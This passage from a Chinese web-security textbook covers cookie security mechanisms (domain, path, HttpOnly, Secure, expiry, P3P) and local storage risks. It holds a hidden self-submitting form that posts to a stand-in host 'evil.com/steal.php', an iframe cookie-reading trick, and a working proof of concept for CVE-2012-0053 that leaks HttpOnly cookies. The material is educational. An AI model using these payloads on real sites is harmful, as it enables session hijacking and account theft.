```
        var e = document.createElement("input");
        eForm.appendChild(e);
        e.type = 'text';
        e.name = eName;
        if(!document.all){e.style.display = 'none';}else{
            e.style.display = 'block';
            e.style.width = '0px';
            e.style.height = '0px';
        }
        e.value = eValue;
        return e;
    }
    var _f = new_form(); // 创建一个 form 对象
    create_elements(_f, "name1", "value1"); // 创建 form 中的 input 对象
    create_elements(_f, "name2", "value2");
    _f.action= "http://www.evil.com/steal.php"; // form 提交地址
    _f.submit(); // 提交
```

我们介绍了好几种模拟用户发起浏览器请求的方法，其用处很大且使用很频繁。前端黑客攻击中，比如 XSS 经常需要发起各种请求（如盗取 Cookies、蠕虫攻击等），上面的几种方式都是 XSS 攻击常用的，而最后一个表单自提交方式经常用于 CSRF 攻击中。

2.5.4 Cookie 安全

Cookie 是一个神奇的机制，同域内浏览器中发出的任何一个请求都会带上 Cookie，无论请求什么资源，请求时，Cookie 出现在请求头的 Cookie 字段中。服务端响应头的 Set-Cookie 字段可以添加、修改和删除 Cookie，大多数情况下，客户端通过 JavaScript 也可以添加、修改和删除 Cookie。

由于这样的机制，Cookie 经常被用来存储用户的会话信息，比如，用户登录认证后的 Session，之后同域内发出的请求都会带上认证后的会话信息，非常方便。所以，攻击者就

特别喜欢盗取 Cookie，这相当于盗取了在目标网站上的用户权限。

Cookie 的重要字段如下：

```
[name][value][domain][path][expires][httponly][secure]
```

其含义依次是：名称、值、所属域名、所属相对根路径、过期时间、是否有 HttpOnly 标志、是否有 Secure 标志。这些字段用好了，Cookie 就是安全的，下面对关键的字段进行说明。

1．子域 Cookie 机制

这是 domain 字段的机制，设置 Cookie 时，如果不指定 domain 的值，默认就是本域。例如，a.foo.com 域通过 JavaScript 来设置一个 Cookie，语句如下：

```
document.cookie="test=1";
```

那么，domain 值默认为 a.foo.com。有趣的是，a.foo.com 域设置 Cookie 时，可以指定 domain 为父级域，比如：

```
document.cookie="test=1;domain=foo.com";
```

此时，domain 就变为 foo.com，这样带来的好处就是可以在不同的子域共享 Cookie，坏处也很明显，就是攻击者控制的其他子域也能读到这个 Cookie。另外，这个机制不允许设置 Cookie 的 domain 为下一级子域或其他外域。

2．路径 Cookie 机制

这是 path 字段的机制，设置 Cookie 时，如果不指定 path 的值，默认就是目标页面的路径。例如，a.foo.com/admin/index.php 页面通过 JavaScript 来设置一个 Cookie，语句如下：

```
document.cookie="test=1";
```

path 值就是/admin/。通过指定 path 字段，JavaScript 有权限设置任意 Cookie 到任意路径下，但是只有目标路径下的页面 JavaScript 才能读取到该 Cookie。那么有什么办法跨路径读取 Cookie？比如，/evil/路径想读取/admin/路径的 Cookie。很简单，通过跨 iframe 进行 DOM 操作即可，/evil/路径下页面的代码如下：

```
xc = function(src){
    var o = document.createElement("iframe"); // iframe 进入同域的目标页面
    o.src = src;
    document.getElementsByTagName("body")[0].appendChild(o);
    o.onload = function(){ // iframe 加载完成后
        d = o.contentDocument || o.contentWindow.document;
// 获取 document 对象
        alert(d.cookie); // 获取 cookie
    };
}('http://a.foo.com/admin/index.php');
```

所以，通过设置 path 不能防止重要的 Cookie 被盗取。

3．HttpOnly Cookie 机制

顾名思义，HttpOnly 是指仅在 HTTP 层面上传输的 Cookie，当设置了 HttpOnly 标志后，客户端脚本就无法读写该 Cookie，这样能有效地防御 XSS 攻击获取 Cookie。以 PHP setcookie 为例，httponly.php 文件代码如下：

```
<?php
setcookie("test", 1, time()+3600, "", "", 0); // 设置普通 Cookie
setcookie("test_http", 1, time()+3600, "", "", 0, 1);
// 第 7 个参数（这里的最后一个）是 HttpOnly 标志，0 为关闭，1 为开启，默认为 0
?>
```

请求这个文件后，设置了两个 Cookie，如图 2-2 所示。

Name	Value	Domain	Path	Expires	Size	HTTP	Secure
test	1	www.foo.com	/book	Mon, 02 Apr 2012 15:31:01 GMT	5		
test_http	1	www.foo.com	/book	Mon, 02 Apr 2012 15:31:01 GMT	10	✓	

图 2-2　设置的 Cookie 值

其中，test_http 是 HttpOnly Cookie。有什么办法能获取到 HttpOnly Cookie？如果服务端响应的页面有 Cookie 调试信息，很可能就会导致 HttpOnly Cookie 的泄漏。比如，以下信息。

（1）PHP 的 phpinfo()信息，如图 2-3 所示。

Variable	
HTTP_HOST	www.foo.com
HTTP_CONNECTION	keep-alive
HTTP_USER_AGENT	Mozilla/5.0 (Windows NT 6.1) AppleWebKit/
HTTP_ACCEPT	text/html,application/xhtml+xml,applicat
HTTP_ACCEPT_ENCODING	gzip,deflate,sdch
HTTP_ACCEPT_LANGUAGE	zh-CN,zh;q=0.8
HTTP_ACCEPT_CHARSET	GBK,utf-8;q=0.7,*;q=0.3
HTTP_COOKIE	test=1; test_http=1 ←

图 2-3　phpinfo()信息

（2）Django 应用的调试信息，如图 2-4 所示。

COOKIES	Variable	Value
	csrftoken	'd4a476a0bdabb5aaf4a4051b8e69bb2a'
	test	'1'
	test_http	'123' ←

图 2-4　Django 调试信息

（3）CVE-2012-0053 关于 Apache Http Server 400 错误暴露 HttpOnly Cookie，描述如下：

Apache HTTP Server 2.2.x 多个版本没有严格限制 HTTP 请求头信息，HTTP 请求头信

息超过 LimitRequestFieldSize 长度时，服务器返回 400（Bad Request）错误，并在返回信息中将出错的请求头内容输出（包含请求头里的 HttpOnly Cookie），攻击者可以利用这个缺陷获取 HttpOnly Cookie。

可以通过技巧让 Apache 报 400 错误，例如，如下 POC（Proof of Concept，为观点提供证据）：

```
<script>
/* POC 来自：
https://gist.github.com/1955a1c28324d4724b7b/7fe51f2a66c1d4a40a736540b3ad3fde02b7fb08

大多数浏览器限制 Cookies 最大为 4kB，我们设置为更大，让请求头长度超过 Apache 的 LimitRequestFieldSize，从而引发 400 错误。
*/
function setCookies (good) {
    var str = "";
    for (var i=0; i< 819; i++) {
        str += "x";
    }
    for (i = 0; i < 10; i++) {
        if (good) { // 清空垃圾 Cookies
            var cookie = "xss"+i+"=;expires="+new Date(+new Date()-1).
                        toUTCString()+"; path=/;";
        }
        // 添加垃圾 Cookies
        else {
            var cookie = "xss"+i+"="+str+";path=/";
        }
        document.cookie = cookie;
    }
}
```

```
function makeRequest() {
    setCookies(); // 添加垃圾 Cookies
    function parseCookies () {
        var cookie_dict = {};
        // 仅当处于 400 状态时
        if (xhr.readyState === 4 && xhr.status === 400) {
            // 替换掉回车换行字符，然后匹配出<pre></pre>代码段里的内容
            var content = xhr.responseText.replace(/\r|\n/g,'').match
                          (/<pre>(.+)<\/pre>/);
            if (content.length) {
                // 替换“Cookie: ”前缀
                content = content[1].replace("Cookie: ", "");
                var cookies = content.replace(/xss\d=x+;?/g, '').split(/;/g);

                for (var i=0; i<cookies.length; i++) {
                    var s_c = cookies[i].split('=',2);
                    cookie_dict[s_c[0]] = s_c[1];
                }
            }
            setCookies(true); // 清空垃圾 Cookies
            alert(JSON.stringify(cookie_dict)); // 得到 HttpOnly Cookie
        }
    }
    // 针对目标页面发出 xhr 请求，请求会带上垃圾 Cookies
    var xhr = new XMLHttpRequest();
    xhr.onreadystatechange = parseCookies;
    xhr.open("GET", "httponly.php", true);
    xhr.send(null);
}
makeRequest();
</script>

apache 400 httponly cookie poc
```

请求这个 POC 时，发出的请求头信息如图 2-5 所示。



图 2-5　POC 发出的请求头信息

此时，httponly.php（其代码在前面已给出）会出现 400 错误，导致 HttpOnly Cookie 泄漏，如图 2-6 所示。

图 2-6　Apache 400 错误报出的 HttpOnly Cookie

上面的几个例子中，服务端响应泄漏了 HttpOnly Cookie 应该算是一种漏洞，需谨慎对

待，否则 XSS 会轻易获取到同域内的 HttpOnly Cookie。

4．Secure Cookie 机制

Secure Cookie 机制指的是设置了 Secure 标志的 Cookie 仅在 HTTPS 层面上安全传输，如果请求是 HTTP 的，就不会带上这个 Cookie，这样能降低重要的 Cookie 被中间人截获的风险。

不过有个有意思的点，Secure Cookie 对于客户端脚本来说是可读写的。可读意味着 Secure Cookie 能被盗取，可写意味着能被篡改。如下的 JavaScript 代码可对已知的 Secure Cookie 进行篡改：

```
// path 与 domain 必须一致，否则会被认为是不同的 Cookie
document.cookie="test_secure=hijack;path=/;secure;"
```

5．本地 Cookie 与内存 Cookie

理解这个很简单，它与过期时间（Cookie 的 expires 字段）紧密相关。如果没设置过期时间，就是内存 Cookie，这样 的 Cookie 会随着浏览器的关闭而从内存中消失；如果设置了过期时间是未来的某个时间点，那么这样的 Cookie 就会以文本形式保存在操作系统本地，待过期时间到了才会消失。示例（GMT 时间，2112 年 1 月 1 日才会过期）如下：

```
document.cookie="test_expires=1; expires=Mon, 01 Jan 2112 00:00:00 GMT;"
```

很多网站为了提升用户体验，不需要每次都登录，于是采用本地 Cookie 的方式让用户在未来 1 个月、半年、永久等时间段内都不需要进行登录操作。通常，用户体验与风险总是矛盾的，体验好了，风险可能也变大了，比如，攻击者通过 XSS 得到这样的本地 Cookie 后，就能够在未来很长一段时间内，甚至是永久控制着目标用户的账号权限。

这里并不是说内存 Cookie 就更安全，实际上，攻击者可以给内存 Cookie 加一个过期时间，使其变为本地 Cookie。用户账户是否安全与服务端校验有关，包括重要 Cookie 的唯一性（是否可预测）、完整性（是否被篡改了）、过期等校验。

6．Cookie 的 P3P 性质

HTTP 响应头的 P3P（Platform for Privacy Preferences Project）字段是 W3C 公布的一项隐私保护推荐标准。该字段用于标识是否允许目标网站的 Cookie 被另一个域通过加载目标网站而设置或发送，仅 IE 执行了该策略。

比如，evil 域通过 script 或 iframe 等方式加载 foo 域（此时 foo 域被称为第三方域）。加载的时候，浏览器是否会允许 foo 域设置自己的 Cookie，或是否允许发送请求到 foo 域时，带上 foo 域已有的 Cookie。我们有必要区分设置与发送两个场景，因为 P3P 策略在这两个场景下是有差异的。

（1）设置 Cookie。

Cookie 包括本地 Cookie 与内存 Cookie。在 IE 下默认都是不允许第三方域设置的，除非 foo 域在响应的时候带上 P3P 字段，如：

```
P3P: CP="CURa ADMa DEVa PSAo PSDo OUR BUS UNI PUR INT DEM STA PRE COM NAV
        OTC NOI DSP COR"
```

该字段的内容本身意义不大，不需要记，只要知道这样设置后，被加载的目标域的 Cookie 就可以被正常设置了。设置后的 Cookie 在 IE 下会自动带上 P3P 属性（这个属性在 Cookie 中是看不到的），一次生效，即使之后没有 P3P 头，也有效。

（2）发送 Cookie

发送的 Cookie 如果是内存 Cookie，则无所谓是否有 P3P 属性，就可以正常发送；如果是本地 Cookie，则这个本地 Cookie 必须拥有 P3P 属性，否则，即使目标域响应了 P3P 头也没用。

要测试以上结论，可以采用如下方法。

（1）给 hosts 文件添加 www.foo.com 与 www.evil.com 域。

（2）将如下代码保存为 foo.php，并保证能通过 www.foo.com/cookie/foo.php 访问到。

```
<?php
//header('P3P: CP="CURa ADMa DEVa PSAo PSDo OUR BUS UNI PUR INT DEM STA PRE COM NAV OTC NOI DSP COR"');
setcookie("test0", 'local', time()+3600*3650);
setcookie("test_mem0", 'memory');
var_dump($_COOKIE);
?>
```

（3）将如下代码保存为 evil.php，并保证能通过 www.evil.com/cookie/evil.php 访问到。

```
<iframe src="http://www.foo.com/cookie/foo.php"></iframe>
```

（4）IE 浏览器访问 www.evil.com/cookie/evil.php，通过 fiddler 等浏览器代理工具可以看到 foo.php 尝试设置 Cookie，当然由于没响应 P3P 头，所以不会设置成功。

（5）将 foo.php 的 P3P 响应功能的注释去掉，再访问 www.evil.com/cookie/evil.php，可以发现本地 Cookie（test0）与内存 Cookie（test_mem0）都已设置成功。

（6）修改 foo.php 里的 Cookie 名，比如，test0 改为 test1，test_mem0 改为 test_mem1

等，注释 P3P 响应功能，然后直接访问 www.foo.com/cookie/foo.php，这时会设置本地 Cookie（test1）与内存 Cookie（test_mem1），此时这两个 Cookie 都不带 P3P 属性。

（7）再通过访问 www.evil.com/cookie/evil.php，可以发现内存 Cookie（test_mem1）正常发送，而本地 Cookie（test1）没有发送。

（8）继续修改 foo.php 里的 Cookie 名，test1 改为 test2，test_mem1 改为 test_mem2，去掉 P3P 响应功能的注释，然后直接访问 www.foo.com/cookie/foo.php，此时本地 Cookie（test2）与内存 Cookie（test_mem2）都有了 P3P 属性。

（9）这时访问 www.evil.com/cookie/evil.php，可以发现 test2 与 test_mem2 都发送出去了。

这些细节对我们进行安全研究非常关键，比如，在 CSRF 攻击的时候，如果 iframe 第三方域需要 Cookie 认证，这些细节对我们判断成功与否非常有用。

2.5.5 本地存储风险

浏览器的本地存储方式有很多种，常见的如表 2-1 所示。

表 2-1 本地存储描述

存储方式	描　　述
Cookie	也称 HTTP Cookie，是最常见的方式，key-value 模式
UserData	IE 自己的本地存储，key-value 模式
localStorage	HTML5 新增的本地存储，key-value 模式，当前浏览器已开始支持，而且支持得非常好
local Database	HTML5 新增的浏览器本地 DataBase，是 SQLite 数据库，WebKit 内核浏览器（如 Safari/Chrome）与 Opera 浏览器支持，可惜 W3C 已经废弃这个
Flash Cookie	Flash 的本地共享对象（LSO），key-value 模式，跨浏览器

本地存储的主要风险是被植入广告跟踪标志，有的想删都不一定能删除干净。比如，广为人知的 evercookie，不仅利用了如上各种存储，还使用了以下存储。